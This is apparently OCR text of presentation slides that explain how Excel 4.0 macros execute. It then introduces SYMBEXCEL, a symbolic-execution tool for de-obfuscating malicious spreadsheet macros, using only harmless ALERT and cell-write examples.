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


Memory


[A2] =ALERT("This will execute 1st")

ENTRY_POINT

[A3] =ALERT("This will execute 2nd")

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics




Memory

[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	
[A3] =ALERT(“This will execute 2nd”)	
[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics



Memory		
	[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	
	[A3] =ALERT(“This will execute 2nd”)	
	[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4
	[A5] =FORMULA.FILL(“This will be written to B5”, B5)	[B5] This will be written to B5

FUNCTION → FORMULA → MACRO


Excel 4.0 Basics

Memory

[A2] =ALERT("This will execute 1st") ENTRY_POINT	
[A3] =ALERT("This will execute 2nd")	
[A4] =FORMULA("This will be written to B4", B4)	[B4] This will be written to B4
[A5] =FORMULA.FILL("This will be written to B5", B5)	[B5] This will be written to B5
[A6] =GOTO(B1) // also RUN, RETURN, user-defined function, etc.	

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics




Memory

	[B1] =ALERT(“This will execute last”)
[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	
[A3] =ALERT(“This will execute 2nd”)	
[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4
[A5] =FORMULA.FILL(“This will be written to B5”, B5)	[B5] This will be written to B5
[A6] =GOTO(B1) // also RUN, RETURN, user-defined function, etc.	

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics



Memory		[B1] =ALERT(“This will execute last”)
	[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	[B2] =HALT()
	[A3] =ALERT(“This will execute 2nd”)	
	[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4
	[A5] =FORMULA.FILL(“This will be written to B5”, B5)	[B5] This will be written to B5
	[A6] =GOTO(B1) // also RUN, RETURN, user-defined function, etc.	


FUNCTION → FORMULA → MACRO

De-obfuscation with SYMBEXCEL

Symbolic Execution allows to model all possible execution paths:

- Interpret the code, keeping the environment SYMBOLIC
- **Fork** on conditional instructions
- Once we reach an interesting point in the execution, use a **constraint solver**

De-obfuscation with SYMBEXCEL



Loader

Parses the Excel file (*.xls, .xlsm, .xlsb, .xlsx*) and maps it into memory

Creates a **Simulation Manager**

Initializes the **memory** and **environment**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

1) Parses each formula to **generate an Abstract Syntax Tree (AST)**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

1) Parses each formula to **generate an Abstract Syntax Tree (AST)**

2) Dispatches the execution to one or more **function handlers**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

1) Parses each formula to **generate an Abstract Syntax Tree (AST)**

2) Dispatches the execution to one or more **function handlers**

